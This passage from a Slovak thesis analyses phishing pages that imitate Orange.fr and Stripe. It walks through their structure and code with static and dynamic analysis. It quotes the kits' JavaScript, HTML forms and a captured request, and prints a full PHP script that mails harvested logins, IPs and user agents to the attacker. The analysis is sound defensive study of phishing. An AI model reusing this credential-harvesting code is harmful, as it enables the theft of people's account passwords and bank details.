
4.3.2 Orange.fr

Táto podvodná phishingová stránka bola nájdená na webe https://openphish.com/index.html, ktorý sa špecializuje na zbieranie takýchto podvodných webov.


4.3.2.1 Štruktúra stránky

Štruktúra stránky na prvý pohľad pripomína oficiálnu stránku, sú tu však určité rozdiely, či už vo veľkosti a fonte písma, farbách niektorých prvkov, či rozložení.

Najdôležitejším rozdielom je, že žiadne tlačidlo ani odkaz na podvodnej stránke nefungujú.




Obrázok 75 – Podvrhnutá stránka Orange




Obrázok 76 – Oficiálna stránka Orange.fr

Po vyplnení e-mailu alebo mobilného čísla a kliknutí na tlačidlo „*Continuer*“ užívateľa stránka vyzve o vyplnenie hesla, k tomuto účtu.



Obrázok 77 – Žiadosť o zadanie hesla

Po vyplnení hesla sa zobrazí správa, informujúca o zlom zadaní hesla, a užívateľ má možnosť zadať ho znova.




Obrázok 78 – Výzva na opätovné zadanie hesla

Po opätovnom zadaní hesla dôjde k presmerovaniu na oficiálne stránky spoločnosti Orange.

4.3.2.2 Statická analýza

Stránka je tvorená jedným HTML dokumentom, ktorý obsahuje nielen štruktúru stránky, ale nachádza sa tu aj funkcionalita v jazyku Javascript, ktorá má na starosti spracovanie dát, či vizuálne úpravy stránky v jazyku CSS. V kóde sú taktiež použité knižnice Bootstrap, Fontawesome a JQuery.

HTML kód poľa na zadanie emailu/čísla je realizovaný nasledovne:



Obrázok 79 – HTML kód získania emailu


Pole má nastavené **id=”ai”** a je to **type=email**

```
 $('#next').click(function() {
        var ai = $('#ai').val();
        var filter = /^([a-zA-Z0-9_\.\-])+\@(([a-zA-Z0-9\-])+\.)+([a-zA-Z0-
9]{2,4})+$/;
        var my_ai = ai;
        if (!ai) {
            $('.error').show();
            $('.error').html("Le champ E-mail est vide.!");
            return false;
        }

        if (!filter.test(my_ai)) {
            $('.error').show();
            $('.error').html("Cette adresse mail ou ce numéro de mobile
n’est pas valide. Vérifiez votre saisie");
            return false;
        }
```

```
        var ind = my_ai.indexOf("@");
        var my_slice = my_ai.substr((ind + 1));
        var c = my_slice.substr(0, my_slice.indexOf('.'));
        var final = c.toLowerCase();

    });
```

Po zadaní emailu a kliknutí na tlačidlo pokračovať, sa vykoná kontrola pomocou regulárneho výrazu overujúceho správnu postupnosť, pozíciu zavináču atď. V prípade, že niečo nevyhovuje, je zobrazená chybová hláška. Výsledný reťazec je následne rozdelený a premenený na malé písmená.

HTML kód poľa na zadanie hesla je realizovaný následovne:



Obrázok 80 – HTML kód získania hesla

Pole má nastavené **id=”pr”.**

V nasledujúcom kóde je dôležité premenné s názvom file a count.

Po kliknutí na tlačidlo „submit-btn“ sa schová prípadná zobrazená správa, načítajú sa hodnoty zo spomenutých polí a skontroluje sa, že je heslo zadané.

```
var file = "bmV4dC5waHA=";
    $('#submit-btn').click(function(event) {
        $("#msg").hide();
        $(".error").hide();
        event.preventDefault();
```

```
var ai = $("#ai").val();
var pr = $("#pr").val();
if (!pr) {
    $('.error').show();
    $('.error').html("Le champ du mot de passe est vide.!");
    return false;
}
```

Premenná count je na začiatku programu inicializovaná na 0 a pri behu inkrementovaná.

Následne program prejde už do samotného odoslania prostredníctvom ajaxu. Ten je naplnený datami emailu a hesla. Dôležité je si všimnúť, použitie metódy *atob(file)*, ktorá je predávaná ako parameter url.

```
count = count + 1;

$.ajax({
    dataType: 'JSON',
    url: atob(file),
    type: 'POST',
    data: {
        ai: ai,
        pr: pr,

    },
```

Funkcia atob() je definovaná takto - „The **atob()** function decodes a string of data which has been encoded using Base64 encoding. You can use the btoa() method to encode and transmit data which may otherwise cause communication problems, then transmit it and use the atob() method to decode the data again.“ [62]

Tu sa už dostávame k dôležitosti premennej *file*, ktorá uchováva na prvý pohľad nezmyselnú hodnotu, avšak po použití reverznej funkcie btoa(), zistíme, že pôvodný reťazec

```
var file = "bmV4dC5waHA=";
```

je po dekódovaní rovný reťazcu `"next.php".` Je teda zrejmé, že útočník využíva obfuskačné metódy na zťaženie ďalšej analýzy.

Z tohto teda vieme, že ajax posiela dáta ďalej na server do súboru next.php, kde sú dáta ďalej spracovávané a odosielané priamo útočníkovi.

Zbytok kódu slúži na spracovanie metód *beforeSend, success, error a complete,* ktoré sú spúšťané na základe odozvy z ajaxu.

```
            beforeSend: function(xhr) {
                $('#submit-btn').html('Vérification ...');
            },
            success: function(response) {
                $("#pr").val("");
                if (count >= 2) {
                    count = 0;
                    window.location.replace("https://login.orange.fr/");
                    return false;
                }
                $("#msg").show();
            },
            error: function() {
                $("#pr").val("");
                if (count >= 2) {
                    count = 0;
                    window.location.replace("https://login.orange.fr/");
                    return false;
                }
                $("#msg").show();
            },
            complete: function() {
                $('#submit-btn').html('S'identifier');
            }
        });
    });
```

Opäť je nutné si všimnúť využitie premennej count. Tá je použitá v oboch metódach, ako success, tak aj error, a v podmienke je nutné, aby bola premenná väčšia alebo rovná 2.

To znamená, že bez ohľadu na to, či boli dáta úspešne odoslané alebo nie, je užívateľovi na prvý krát vždy zobrazená chybová hláška, a je vyzvaný, aby zadal heslo znova.

Po druhom zadaní hesla je užívateľ presmerovaný na oficiálne stránky spoločnosti Orange.

Ďalším logickým krokom je teda analyzovať súbor, ktorý spracováva dáta odoslané ajaxom. Tento súbor sa však nachádza na serveri, kde útočník zamedzil prístup.

Vyhľadaním reťazca `"bmV4dC5waHA="` sa však podarilo dohľadať, že sa pravdepodobne jedná o využitie tzv. phishing kitu.


Analýzou inej stránky s totožným kódom teda zistili: „ *The next.php PHP script will get the credentials to send them, by email (using the PHP mail() function), to the email address implemented into the email.php script ($Receive_email):* “

```php
<?php
include 'email.php';
$email = trim($_POST['ai']);
$password = trim($_POST['pr']);
if($email != null && $password != null){
    $ip = getenv("REMOTE_ADDR");
    $hostname = gethostbyaddr($ip);
    $useragent = $_SERVER['HTTP_USER_AGENT'];
    $message .= "|----------| xLs |--------------|\n";

    $message .= "Online ID            : ".$email."\n";
    $message .= "Passcode              : ".$password."\n";
    $message .= "|--------------- I N F O | I P -------------------|\n";
    $message .= "|Client IP: ".$ip."\n";
    $message .= "|--- http://www.geoiptool.com/?IP=$ip ----\n";
    $message .= "User Agent : ".$useragent."\n";
    $message .= "|---------- fudsender(dot)com --------------|\n";
    $send = $Receive_email;
    $subject = "Login : $ip";
    mail($send, $subject, $message);
    $signal = 'ok';
    $msg = 'InValid Credentials';

    // $praga=rand();
    // $praga=md5($praga);
}
else{
    $signal = 'bad';
    $msg = 'Please fill in all the fields.';
}
$data = array(
        'signal' => $signal,
        'msg' => $msg,
        'redirect_link' => $redirect,
    );
    echo json_encode($data);

?>
```

Obrázok 81 – Kód serverového skriptu, ktorý spracováva obdržané údaje [63]


4.3.2.3 Dynamická analýza

Do kódu *JavaScript* boli nastavené breakpointy, aby bolo možné lepšie porozumieť chovaniu programu, a overiť funkčnosť kódu zistenú počas statickej analýzy.



Obrázok 82 – Dynamická analýza kódu prvá časť

Skutočne vidíme ako kód pracuje so zadaným emailom, filtruje ho a overuje.



Obrázok 83 – Dynamická analýza kódu druhá časť

Po zadaní hesla a odoslaní je možné vidieť, že dané údaje sú načítané do premenných a dosadené do dátového objektu ajaxu.

4.3.2.4 Analýza útoku ako celku

Tento phishing je špecifický svojim nápadom s dvojnásobným odoslaním hesla. Útočník v používateľovi vyvolá dojem, že pri písaní prvého hesla urobil preklep. Je logické, že obeť sa tak pri písaní hesla druhý krát bude viac sústrediť, a chybu už neurobí.

Takto útočník získa heslo 2x. V prípade, že by obeť naozaj urobila preklep v prvom zadaní, druhé odoslanie dát už bude takmer určite obsahovať správne heslo. V prípade, že užívateľ chybu neurobil, odošlú sa 2 totožné heslá a útočník má tak istotu, že dané heslo bude správne.


Druhou možnosťou je, že obeť si bude myslieť, že zadané heslo nie je správne, a skúsi tak zadať nejaké iné, ním používané heslo. V takomto prípade útočník získa 2 heslá, ktoré užívateľ používa, a je tak pravdepodobné, že niektoré z daných hesiel bude používať aj v iných aplikáciách a môže tak získať prístup aj k iným účtom ako danému účtu u spoločnosti Orange. Útočník taktiež využíva určité obfuskačné metódy na komplikáciu analýzy kódu.

4.3.3 Stripe


Posledným skúmaným phishingom je podvrhnutá stránka služby Stripe.

4.3.3.1 Štruktúra stránku

Ako je možné vidieť na obrázkoch nižšie, prihlasovacia stránka je takmer identická ako oficiálna stránka. Rozdiely sú len veľmi nepatrné a aj osoba, ktorá pozná oficiálnu stránku, by si zmeny všimla len s malou pravdepodobnosťou. Jediné viditeľné zmeny sú v hrúbke nápisu „*Sign in to your account*“, prípadne v odkazoch naspodku stránky.



Obrázok 84 – Podvrhnutá stránka Stripe



Obrázok 85 – Oficiálna stránka stripe

4.3.3.2 Statická analýza

Hlavný princíp preposielania údajov je v tomto prípade form element, ktorý posiela dáta formou http požiadavku na server. Priebeh útoku spočíva v dvojitom odoslaní a následne ešte vyžiadaní bankových údajov.

Prvé zadanie údajov:

Pri prvom zadaní údajov je v elemente form špecifikovaný súbor me.php, ktorý na serveri spracováva odoslané údaje. Taktiež je špecifikovaná metóda, ktorá bude v HTTP requeste použitá. Pretože sa jedná o odoslanie údajov na server a nie vyžiadanie, útočník používa metódu POST.

```
<form name="signin" action="me.php" method="post">
```


Táto metóda berie údaje z input elementov na formulári, ktorými sú v tomto prípade email a heslo. Pre odoslanie sa elementy identifikujú na základe atribútu *name*. Konkrétnu štruktúru tohto elementu je možné vidieť nižšie.

```
<input autocomplete="username email" tabindex="1" aria-invalid="false"
id="user" name="aa" required="" placeholder="" type="email" aria-la-
bel="email input" aria-required="true" value="" style="color:#3c4257; left:
0px; top: 0px;">
```

Podobne aj element hesla je identifikovaný atribútom *name*.

```
<input autocomplete="current-password" tabindex="2" aria-invalid="false"
id="passwd" name="bb" required="" placeholder="" type="password" aria-la-
bel="password input" aria-required="false" value="" style="color:#3c4257">
```

Po kliknutí na tlačidlo dôjde k odoslaniu údajov a zobrazeniu správy o chybne zadanom hesle, ktorá je viditeľná na obrázku nižšie. Na prvý pohľad sa zdá, že sa jedná o totožnú stránku, na ktorej sa zobrazila správa. Pri lepšom pohľade na URL adresu je však vidieť, že stránku zobrazuje už iný súbor.



Obrázok 86 – Žiadosť o opätovné zadanie prihlasovacích údajov

Druhé zadanie údajov:

Aj napriek tomu, že sa jedná o požiadavku o zadanie totožných dát, je možné vidieť, že zadané dáta sú na serveri spracovávané iným skriptom, konkrétne me1.php. Vzhľadom k tomu, že sa jedná o serverový skript, nie je isté, aký je jeho obsah, a či sa teoreticky nejedná len o duplikát, avšak toto sú len domnienky, ktorú už nie je možné analyzovať.

```
<form name="signin" action="me1.php" method="post">
```

Input elementy zostali v tomto prípade nezmenené.

Zadanie bankových údajov:


Pri treťom odoslaní zostáva všetko totožné ako u predchádzajúcich. Opäť je však rozdielny súbor a to me3.php.

```
<form name="signin" action="me3.php" method="post">

<input autocomplete="username email" tabindex="1" aria-invalid="false"
id="user" name="aa" required="" placeholder="Account Number" type="text"
aria-label="email input" aria-required="true" value="" style="color:#3c4257;
left: 0px; top: 0px;">

<input autocomplete="username email" tabindex="1" aria-invalid="false"
id="user0" name="bb" required="" placeholder="Confirm Account Number"
type="text" aria-label="email input" aria-required="true" value=""
style="color:#3c4257; left: 0px; top: 0px;">
```

4.3.3.3 Dynamická analýza

Pre dynamickú analýzu bol použitý software BurpSuite. Vzhľadom k tomu, že stránka používa nešifrovaný HTTP protokol, je možné odchytávať jednotlivé requesty posielané na server.

Pri prvom odoslaní sú vyplnené údaje zobrazené na obrázku nižšie.



Obrázok 87 – Vyplnenie údajov na stránke

Ihneď po kliknutí na tlačidlo *continue* je možné v BurpSuite vidieť informácie v poslanom requeste. Jedná sa hlavne o využitú metódu, súbor spravujúci odoslané dáta, user-agent, teda o informácie o prehliadači, stránku na ktorú sú údaje posielané, jazyk a kódovanie stránky atd. Najdôležitejším prvkom je však posledný reťazec, ktorý zobrazuje názov atribútu name, v danom input elemente, spolu s hodnotou, ktorá bola vyplnená.

```
POST /me.php HTTP/1.1
Host: 666.amazonsu.co
Content-Length: 29
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://666.amazonsu.co
